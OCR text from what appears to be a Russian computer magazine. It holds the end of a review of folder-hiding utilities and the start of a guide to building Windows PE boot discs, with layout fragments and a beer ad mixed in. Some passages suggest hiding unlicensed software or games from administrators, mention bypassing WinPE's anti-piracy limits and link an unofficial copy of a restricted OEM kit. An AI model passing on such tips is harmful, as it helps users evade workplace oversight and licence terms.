Есть много интересных дополнительных возможностей. К примеру, Hide Folders XP умеет чистить меню "Недавние документы", причем не только все пункты, но и выборочно - только те, которые относятся к скрытым каталогам. Аналогичную зачистку можно производить и для корзины. При этом удаляются лишь те файлы, которые ранее были удалены из секретной папки. Вся эта генеральная уборка происходит опционально при выходе из программы, поэтому никаких дополнительных телодвижений от пользователя не требуется. Чтобы защитить информацию во время твоего обеденного перерыва, каталоги уходят в синий туман автоматически при запуске скринсейвера. Двумя щелчками мышки прячутся данные, необходимые винде для деинсталляции Hide Folders XP. После этого на работе можно смело заснуть и ни о чем не волноваться.

Как обычно, весь софт из обзора ждет тебя на компакте. Бери и пользуйся.



Если забудешь пароль к папке, удали программу с компа или переставь ось. Без драйвера данные снова появятся в системе.



ЗАБЫВАЮ ЕЕ ЗАКРЫТЬ

Случается, что по рассеянности папка остается открытой. Читай - видимой. Всякое бывает. Для страховки можно скачать Hide Files and Folders. Если собираешься работать со своими папками дома, посмотри обязательно. Настроек у нее на порядок меньше, но, как правило, на домашней машине особые навороты ни к чему. От младшего брата или сестры спрячет все, что посчитаешь нужным.

Интерфейс у программы слегка громоздкий, но более информативный, чем у Hide Folders XP, так как при выборе папки отображается ее содержимое. Скриншот говорит сам за себя. Так вот, по поводу рассеянности. Полезная опция - прятать каталог автоматически через определенный промежуток времени. В настройках выставляется один раз, после чего можешь работать в свое удовольствие. Через минуту (по умолчанию) папки превратятся в тыкву. В смысле, исчезнут.

Но это не единственное достоинство Hide Files and Folders. Она умеет прятать файлы. Это особенно полезно, если важный документ лежит в корневом каталоге, который невидимым просто не сделаешь.

В отличие от Hide Folders XP, программа не только скрывает твои сокровенные тайны, но и позволяет ставить на них пароль. Совместить эти две возможности нельзя, придется выбирать. Учти - если поставишь пароль, папка останется видимой, но при любой попытке доступа к ее содержимому (чтение или запись) потребуется ввести заветную фразу. Что касается самой фразы, она одна для всех файлов. Даже на вход в саму программу запрашивается именно она. Впрочем, для домашнего компьютера это вполне нормально.

А МОЖНО ЕЕ ВООБЩЕ НЕ ОТКРЫВАТЬ?

Действительно, замечательная идея. К примеру, спрятал в институте папку с NFS, запомнил путь к EXE-файлу и запускай на здоровье. Игрушка работает, а вот откуда она вылезла - непонятно. Реализовать подобный мухлеж можно с помощью Advanced Hide Folders. Иконку в трей прога не добавляет, работает невидимкой. По умолчанию требуется нажать Ctrl+Alt+Shift+F, чтобы она появилась. Дальше все просто - как и прежде, каталоги добавляются в специальный список и пропадают из поля зрения операционки. Что интересно, файлы остаются доступными. Если запустить приложение из скрытой папки, оно работает. Помнишь имена файлов? Можешь не открывать каталог. Есть возможность принудительно скрыть файлы так, чтобы они не смогли запуститься, но соответствующая кнопка "Lock" на панели инструментов не помогла. Эта возможность программы осталась для меня загадкой. Не поверишь, я даже прочитал справочный файл.

ГДЕ ВСЕ ПОКАЧАТЬ

Hide Folders XP
Shareware, 907кб
www.fspro.net/hfxp

Hide Files and Folders
Shareware, 813кб
www.softstack.com/hff.html

Advanced Hide Folders
Shareware, 266кб
www.hide-folders.biz


Folder Guard Pro
Shareware, 790кб
www.winability.com/folderguard


Несмотря на однозначное слово Folder (папка) в названии, Advanced Hide Folders тоже умеет прятать файлы. Но использовать это счастье нужно очень осторожно. Едва я спрятал все HTML-страницы и попытался перейти в корневой каталог из Total Commander, винда благополучно навернулась прямиком в синий экран. Ситуация повторялась несколько раз. Вполне возможно, что это личные проблемы моей машины. Но к сокрытию папок это не имеет никакого отношения.


Внешне Advanced Hide Folders выглядит очень неплохо. Разве что за включение защиты отвечает зеленая кнопка, а за отключение - красная. Звучит логично, хотя поначалу все равно путаешься. Все время кажется, что красная должна означать "Доступ к папке запрещен", а зеленая - "Заходи". Жаль, что надписи к кнопкам у разработчиков не прижились.

КАК ЕЕ СПРЯТАТЬ ЛИШЬ ОТ ПРОВОДНИКА?


Просто. По крайней мере, не очень сложно. Folder Guard Pro посложнее предыдущих утилит, но и к нему можно привыкнуть. Обо всех возможностях рассказать не успею, но вкратце попытаюсь. Начнем с самого главного - с фильтров. Помимо уже знакомой нам защиты


Hide Files and Folders - пестрые фишки


Hide Files and Folders - у меня N-дцать часов (аналогично)



Advanced Hide Folders - так вот ты какой, Stealth...



Advanced Hide Folders - самая одинокая в мире маска

отдельных каталогов, Folder Guard Pro позволяет прятать файлы по маске. Защиту можно включить как для указанного списка приложений, так и для всех, кроме находящихся в списке. Пример: можно спрятать DOC и RTF, но только в каталоге C:\My Documents и только от программы Word. Лично мне больше понравилось не прятать файлы от каких-либо утилит, а наоборот, подпускать к ним лишь проверенные приложения. Скажем, разрешить программе NoteTab Pro читать и записывать текстовики из папки "Мои документы". Ей и только ей. Соответственно, если у компьютера пыхтит посторонний товарищ, текстовиков ему не видать. NoteTab Pro не используется в системе по умолчанию, так что его еще найти нужно.

На драгоценную папку можно поставить пароль. Ее можно скрыть. И наконец, просто запретить любые операции с ее содержимым. Кликаешь по каталогу, стараешься, а он не открывается. Обрати внимание - чтобы разрешить какой-либо программе доступ к своей папке, необходимо указать название процесса, а не имя EXE-файла. Установка защиты проходит под руководством встроенного мастера. Но он позволяет настроить лишь самые необходимые функции - скрыть, запретить доступ и т.д.


Самое интересное настраивается в фильтрах, но для них мастер не нужен - все настройки умещаются в одном окне. Любой каталог можно просто спрятать, а можно указать, чтобы его видимость зависела от видимости родительского каталога, у родительского - от папки уровнем выше и т.д. Все они постоянно отображаются в главном окне программы в виде древовидного списка, из которого удобно управлять каждой папкой в отдельности. Стоит того, чтобы взглянуть.

Подводим итог

Сегодня как никогда было забавно почитать справку ко всем программам из этого обзора. Дело в том, что несколько лет назад, когда DOS был еще актуальным, мы в своем институте прятали папки немного иначе. Тогда утилиты физически изменяли ссылки на каталоги в файловой системе. Стоило запустить ScanDisk или Norton Disk Doctor, как секретные данные либо пропадали без следа, либо становились видимыми. Сегодня все секреты во власти драйвера. При этом авторы старательно выделяют жирным шрифтом надпись "Мы, в отличие от наших конкурентов, не трогаем ваш диск, поэтому данные не будут утеряны!". При этом конкуренты тоже не трогают диск, но фраза о том, что "только мы самые лучшие" присутствует в документации у каждого разработчика. При учете, что идея у всех одинаковая и утилиты отличаются незначительными феньками, фраза звучит забавно. Мне понравилось. Подведем итоги?

Hide Folders XP. Недавно один мой знакомый попросил подобрать хорошую утилиту как раз по теме сегодняшнего обзора. Выбираю именно эту. Аккуратная, удобная. За локализацию отдельное спасибо автору, т.к. знакомый с английским не особенно дружит. Умеет быть невидимой, но горячие клавиши не дадут ей потеряться.

> Когда DOS был еще актуальным, мы в своем институте прятали папки немного иначе.



Folder Guard Pro - атр... атр... атрибуты, во!

Один-единственный недостаток - одновременно можно спрятать не более 64 папок. Но какому маньяку нужно больше?


Hide Files and Folders. Интересная функция с отключением папок через несколько часов или минут. Если весь день вкалываешь на работе, а вечером с 10 до 2 часов ночи сидишь за домашним компьютером, полезно будет включить таймер на 4 часа и не морочить себе голову постоянными кликами на кнопки "Lock/Unlock". Днем эти каталоги все равно будут недоступны.

Advanced Hide Folders. Для тех, кто прячет несколько файлов, взаимодействующих между собой. Например, игру в универе или уже давно не купленный софт на работе. Папку никто не найдет, но программа будет запускаться. Разумеется, далеко не каждого админа удастся обвести вокруг пальца. Не проще ли подойти и договориться? Решай сам.

Folder Guard Pro. Если не устанешь копаться в бесконечных фильтрах, она будет твоей. Не самая простая в управлении, но, бесспорно, мощная. Особенно рулит возможность ограничения доступа на уровне приложений. То есть, допустим, с папкой "Мои документы" из Word'а и Windows Commander'а ты работаешь как ни в чем не бывало, а из других программ (в том числе и троянов :) ее просто-напросто не видно.

В общем, какой смысл использовать 3DES или Blowfish, когда вокруг отчаянно кипит и бурлит немеренная функциональность? Я выбираю Hide Folders XP, а что выбираешь ты? Кроме пива и женщин, само собой.





Folder Guard Pro - мощный файловый фильтр

Skylord (sky_lord@mail.ru)



Если ты привык считать любую винду прожорливым монстром, занимающим сотни мегабайт на диске и в оперативной памяти, тебе стоит поближе познакомиться с WinPE (Windows Preinstallation Environment). Это знакомство излечит тебя от многих стереотипов. Представь себе окошки, которые занимают четверть компакта, запускаются прямо с CD и при этом содержат полный комплект твоих любимых аварийно-спасательных программ... Что, тебе трудно поверить в такое счастье? Зря, батенька, зря! Против объективной реальности не попрешь...

WINDOWS PE И КОНСТРУКТОРЫ КОМПАКТНЫХ ОКОШЕК

ИСТОРИЯ ВОЗНИКНОВЕНИЯ

Любой компьютерщик (и уж тем более -][акер! :) частенько попадает в ситуации, когда ему требуется загрузиться с компакт-диска или на худой конец дискеты (хотя сейчас уже актуальнее пользоваться USB'шной флешкой). В большинстве случаев необходимость подобной загрузки возникает при попытке восстановления капитально рухнувшей системы или же при установке операционки на девственно чистый комп.

Если диск отформатирован в FAT32, то особых проблем с реанимацией нет - DOS и сейчас живее всех живых (точнее, не сам DOS, а его виндовая реинкарнация). Сложности возникают, если информацию нужно спасать с диска в формате NTFS. Вот тогда-то и начинаются танцы с бубнами... Кстати, хочу сказать, что установка системы из командной строки - тоже удовольствие небольшое. Особенно если тебе хочется всего лишь потестить машину - исследовать ее железо, не вскрывая корпуса.

Однако ребята из Microsoft всегда славились тем, что держат нос по ветру: "Вам хочется восстанавливать систему или тестировать комп в комфортных условиях? Ок, мы подготовили для вас специальную версию Windows - Windows PE!". Только не надо удивляться, что обычный юзер об этой версии винды ничего не слышал - не для него она делалась. Широкие общественные массы с самого начала были посланы лесом, и по официальным каналам Windows PE до сих пор распространяется лишь среди поставщиков компьютеров, которые получают на руки так называемый "OEM Preinstallation Kit" (OPK). Но... ты же сам понимаешь - винда дырочку найдет. Так что и эта версия окошек довольно быстро пошла по рукам :).


ПЛЮСЫ И МИНУСЫ

Впрочем, нужно заметить, что отдельной системы Windows PE не существует. Просто есть конструктор, который позволяет собрать PE'шку из дистрибутива Windows XP (а также Win2003, но это для нас менее актуально). Сама Microsoft называет Windows PE "операционной системой Win32 с ограниченным набором служб, базирующейся на ядре Windows XP Professional и выполняемой в защищенном режиме". Т.е. фактически мы имеем дело с обычной WinXP, из которой убрали все ненужное и оставили один SafeMode с поддержкой сети. А это значит, что ты получаешь удобный фейс для работы, беспроблемный запуск OS на любом железе, поддержку сети (на уровне клиента и на тех сетевых картах, драйверы для которых включены в стандартную поставку XP'шки), возможность полноценной работы с NTFS (вот оно, самое главное!), небольшой размер (около 150 Мб!) и экономичность (PE'шка требует всего 40 Мб оперативной памяти, запускается прямо с CD-ROM и не нуждается в жестком диске, хотя умеет грузиться и с него).

Конечно, все это не дается даром и сопровождается некоторым ограничением возможностей. К минусам Windows PE можно отнести (если сравнивать с обычной виндой, работающей в SafeMode) автоматическую перезагрузку каждые 24 часа работы и одновременный запуск не более чем 6 программ (хотя эти противопиратские предосторожности легко можно обойти, если приложить голову и руки). Кроме того, ряд недостатков вытекает из самой сущности защищенного режима: WinPE работает в сети только в качестве клиента (нельзя пустить никого к себе на диск или сделать комп роутером), только на протоколе TCP/IP (другие возможны, но их работа не гарантируется), поддерживает лишь стандартные VGA-адаптеры (тем не менее, разрешение 1024x768 с



Дефрагментация forever!
Delete
И вы еще спрашиваете, при чем здесь
Сокол
?!
www.sokolbeer.ru



◢ На наш диск мы положили Bart's PE-builder, плагины к нему, а также кое-какие дополнительные утилиты и факи. Другие конструкторы, увы, тебе придется качать самому. Но они мелкие, так что ничего страшного :).

помощью некоторых ухищрений вполне возможно, да и драйвера никто не мешает поставить вручную), не понимает распределенную файловую систему DFS (а оно кому-нибудь нужно?), да и набор Win32 API у нее неполный - нет мультимедиа (включая OpenGL), still image services, терминальных служб, профилей пользователей, бэкапа на стримеры, администрирования NetShow Theater, управления электропитанием, доступом к компьютеру, печатью... Отсутствует рабочий стол и стандартная оболочка Windows (в смысле - сам Explorer). Кроме того, Microsoft утверждает, что невозможен запуск Win16/DOS-программ (нет библиотек для эмуляции), но это лечится, как и отсутствие Explorer'а.

Конечно, на первый взгляд система кажется искромсанной и малофункциональной, но стоит чуть-чуть разобраться и понимаешь, что это не так. Windows PE - это шаблон с базовыми возможностями, который ты можешь настроить и приспособить практически для любых целей, не боясь угробить при этом комп - ведь каждый раз при загрузке система собирается заново с нуля: в ней нет постоянного реестра, нет установленных драйверов устройств, нет никаких настроек, которые можно сохранить. В итоге ты получаешь очень гибкий и полезный инструмент - универсальную Win32 OS, которая работает на любом железе и не занимает много места.


САМ СЕБЕ МАЙКРОСОФТ

Как уже было сказано, сделать собственную версию WinPE сегодня может любой. Оригинальные утилиты, генерирующие образ операционки, занимают меньше мегабайта (около 800 Кб), работают из командной строки и выдают на выходе ISO'шник, готовый к записи на болванку. Более того, юзать оригинальный софт теперь необязательно, поскольку уже появились альтернативные тулзы от сторонних разработчиков, которые существенно облегчают жизнь начинающему создателю операционных систем. Пожалуй, самое время пройтись по списку...

◢ Под Windows PE отлично работают Opera и Mozilla, т.е. по Сети ты сможешьползать без проблем.

◢ Уже сейчас стандартный комплект ОТК может собирать Windows PE для 64-битных процессоров Intel – поддержка AMD64 тоже не за горами!

WINDOWS OPK (ОРИГИНАЛЬНЫЙ И МОДИФИЦИРОВАННЫЙ)



ОС: Win2k/XP/2003
Размер: 840 Кб
Лицензия: для закрытого использования, публично не распространяется; модифицированная версия - freeware
Оригинал: www.wxp21.com/kpj666/winpe.rar
Вариант от Klass'a: http://klassnarod.narod.ru

Стандартный комплект для изготовления WinPE лежит на диске OPK в одноименном каталоге. У него нет ни интерфейса, ни настроек, и для полноценной работы нужен как минимум Far.

Классическая Windows PE: скучная и унылая...

WINPE НЕ ТОЛЬКО С CD-ROM'А

Грузиться с компакта - основная задача Windows PE. Но если хочется на всякий пожарный иметь минивинду и на харде, то воспользуйся простым методом:

❶. Первым делом установи на жесткий диск консоль восстановления из дистрибутива командой winnt32.exe /cmdcons.


❷. Создай WinPE в любой папке на диске, перенеси оттуда подкаталог i386 в корневой раздел (где теперь установлена консоль восстановления) и переименуй в MiniNT (в итоге, скорее всего, получится C:\MiniNT).

❸. Перенеси файл C:\CMDCONS\bootsect.dat в корень, удали саму папку консоли (она больше не нужна), а затем измени в корне файл boot.ini (не забудь снять и поставить обратно атрибут "Read only"). Туда в раздел [operating systems] надо вписать (вместо строки запуска все той же консоли) что-нибудь типа

c:\bootsect.dat="Microsoft Windows PE" /MiniNT

И еще в разделе [boot loader] поставь timeout, отличный от нуля (например, "timeout=10"), а то меню выбора системы даже не появится.

❹. Все! Теперь перезагружайся и выбирай в меню загрузки соответствующий пункт.



Оболочка ERD Commander сразу при загрузке жаждет восстановить комп

Настройка PE'шки состоит из трех этапов. Для начала скопируй файлы нужной софтины в каталог Win PE. Потом экспортируй из своего реестра все настройки выбранной проги в reg-файл (с тем же Far'ом идет удобный скрипт SaveSettings.bat, выдающий все, что нужно, в файлах FarSave1.reg и FarSave2.reg), а на него натрави небольшую утилиту Reg2Inf (лежит тут - klassnarod.narod.ru/Reg2Inf.rar). Что делать с получившимися inf'ами? Слушай сюда! Реестр WinPE (файлы system32\setupreg.hiv, system32\config\software и system32\config\default) строится программой bldhives.exe на основании файлов inf, лежащих в том же каталоге. Точнее, достаточно запустить "bldhives.exe config.inf" (в config.inf находятся ссылки на остальные inf'ы) и скопировать в вышеупомянутые каталоги файлы setupreg.hiv, software и default. Думаю, тебе уже все понятно: следует внести изменения в inf-файлы (проще всего обычным Блокнотом или любым другим редактором, понимающем Unicode) и перестроить реестр. К примеру, для того же Far'а необходимо перетащить содержимое секции [FarSave1.AddReg] файла FarSave1.inf в секцию [AddReg] файла winpedef.inf. Или можешь добавить ссылку на FarSave1.inf прямо в config.inf (по аналогии с теми ссылками, которые там уже присутствуют). Перестроив реестр, следует заново создать ISO-образ. Проще простого! Запускай:

```
oscdimg.exe -h -n -betfsboot.com <Путь
к готовой системе> <Путь и имя файла ISO-образа>
```


роек, и в качестве донора он использует дистрибутив WindowsXP Pro Eng (без SP1). Всю работу осуществляет небольшой скрипт mkimg.cmd, который запускается следующим образом:

```
mkimg.cmd <Путь к дистрибутиву винды, где находится каталог I386> <Путь, указывающий, куда будет записана готовая система> [Путь и имя файла ISO-образа с готовой системой]
```

Создание WinPE занимает буквально минуту (всего-то и надо - скопировать файлы общим объемом в 150 Мб и сделать из них ISO), после чего систему можно юзать.

Я рекомендую тебе запускать этот скрипт с перенаправлением вывода в файла (" > winpe_make.log") - тогда ты сможешь посмотреть, что не скопировалось в папку WinPE, и доложить нужные файлики вручную. Такой фокус может понадобиться, если ты натравишь скрипт, скажем, на дистрибутив с интегрированным SP1 и содержимое файла sp1.cab в свежеиспеченную PE придется перетаскивать самому (если, конечно, ты хочешь, чтобы твоя система грузилась, а не выкрикивала требования вставить диск с первым сервис-паком :).

Следующий момент - настройка системы. Ведь получившийся дистрибутив абсолютно голый, а для полноценной работы нужен как минимум Far.



На первый взгляд от настоящей винды и не отличишь!

ДОПОЛНИТЕЛЬНО

Чтобы отредактировать реестр установленной на жесткий диск Windows, запусти под PE'шкой regedit, перейди в ветку HKEY_LOCAL_MACHINE, выбери "Файл -> Загрузить куст" и открой в каталоге \system32\config твоей основной винды один из файлов default, SAM, SECURITY, software, system, userdiff (основная информация содержится в software и system). Имя кусту можешь выбирать любое - все равно после редактирования ты не будешь сохранять его в реестре, а просто выгрузишь через "Файл -> Выгрузить куст".

Тут стоит отметить файлик etfsboot.com - это загрузочный сектор компакта. Он лежит в том же каталоге, что и oscdimg.exe, но для надежности лучше прописать полный путь до него.

Итак, систему мы создали, настроили, записали ISO'шку на компакт и пытаемся с нее загрузиться. Сначала система выполняет поиск оборудования (действия, аналогичные процессу инсталляции новой WinXP), а буквально через несколько секунд запускается сама Windows PE, состоящая из фоновой картинки и окна командной строки. Вот и все. Не особенно симпатично? Это все потому, что в роли shell'а выступает консоль (чуть выше я писал о том, что Explorer'а в WinPE нет) - полностью 32-битная, позволяющая запускать почти все виндовые проги (прежде всего те, которые для своей работы не требуют жесткого диска), но малоудобная в работе. Да и русский язык к тому же не поддерживается...

Все это поправимо при помощи модифицированного пакета для создания Windows PE от Klass'a. Он изначально заточен под Windows XP SP1 Rus (не потребуется лишних манипуляций по копированию файлов из sp1.cab), русифицирован и в качестве пользовательской оболочки предлагает достаточно известный ERD Commander 2002.

Конструирование образа происходит точно так же, а после запуска ты увидишь не унылую консоль, а нормальный фейс (к которому уже прикручено несколько стандартных программ и маленький - 5 Мб - виртуальный диск для хранения мелкой инфы). Там предлагают указать, где у тебя установлена нормальная Windows (это нужно ERD Commander'у, чтобы считать основной реестр), но если тебе не требуется ничего восстанавливать, а хочется поиграться, то укажи любой путь (хотя бы "C:\"), нажми "OK" в окне, где будет сказано, что реестр не найден, и спокойно работай.



Чтобы в Windows PE работала мышь для COM-порта, добавь в реестр ключ HKLM\System\CurrentControlSet\Services\Sermouse\Parameters\OverrideHardwareBitstring типа REG_DWORD с номером порта (1 – COM1, 2 – COM2)




Частота развертки в Windows PE будет лишь 60 Гц! Так что поищи плагины для BartPE, которые добавляют драйвера твоей видеокарты...

RECOVERY ASSISTANT 2003 V 2.11

ОС: Win2k/XP/2003
Размер: 3.3 Мб
Лицензия: freeware
Сайт: http://erdbuilder.by.ru

Данный конструктор представляет собой оболочку над утилитами OPK, написанную на Perl'e (сконвертированную в исполнимые файлы при помощи Perl2exe) и предназначенную скорее для углубленного изучения и ковыряния в Windows PE, чем для быстрого создания загрузочно-восстановительного комплекта.




Recovery Assistant – все четко и ясно


При первом запуске RecAs требует файлики из OPK. Указываем ему путь к директории, где в подкаталоге \tools\x86\ лежат factory.exe и netcfg.exe, а остальные файлы - в подкаталоге \winpe\ (в таком виде все находится на оригинальном диске OPK, а Recovery Assistant привередлив к мелочам). Прога скопирует и внесет изменения куда нужно, а потом выплюнет основное окно со всеми настройками. Оно прекрасно понятно и без объяснений, так что стоит отметить лишь возможность выбора разрешения экрана, в котором будет загружаться система, и используемого вместо консоли shell'a. В комплекте к RecAs идет win32-версия юниксовой оболочки BlackBox, и грех этим не воспользоваться.

Основные настройки находятся в меню Configuration, где в Advanced выбери язык будущей операционки и установи размер виртуального диска (учитывая скромные потребности самой WinPE, RAMdrive на полгига не станет чем-то особенным), а в Modules отметь те программы, которые ты собираешься использовать в своей WinPE.

В модулях хранится инфа, которую RecAs внесет в реестр создаваемой OS, и меню



Windows PE в оболочке BlackBox: красиво и функционально



PE Shell - можешь менять оболочку Windows PE и размер виртуального диска в любое время

BlackBox, так что тебе останется лишь скопировать сами программы. Хотя некоторые модули делают самостоятельно, я, тем не менее, советую тебе заглянуть в cfg и reg-файлы модуля, чтобы посмотреть, какие каталоги для программ там используются - чтобы скопировать все именно туда, куда нужно... В Recovery Assistant уже присутствует неплохой набор модулей для разных (в основном предназначенных для восстановления компа) программ и, в частности, такая интересная вещь (реализованная именно в виде модуля), как включение поддержки Win16 и DOS программ.

Настроив все, что нужно, сохраняй параметры и смело дави "Build". Первым делом RecAs скопирует все файлы, а затем выведет консольное окно с предложением нажать любую клавишу - это специальная пауза перед созданием ISO'шки, чтобы ты мог копировать в каталог готовой системы свои дополнительные файлы и проги. После этого, как обычно, создается ISO - нарезай его на диск и радуйся.

В работе WinPE, приготовленная Recovery Assistant'ом, ничем не отличается от других, кроме, конечно, оболочки и разных дополнительных утилиток типа менеджера файлов Explorer и программки PEShell, которая в реальном времени позволяет изменять разрешение экрана, размер RAMdrive'a и переключать текущую оболочку.

BART'S PE-BUILDER V 3.0.32

ОС: Win2k/XP/2003
Размер: 3.0 Мб
Лицензия: freeware
Сайт: www.nu2.nu

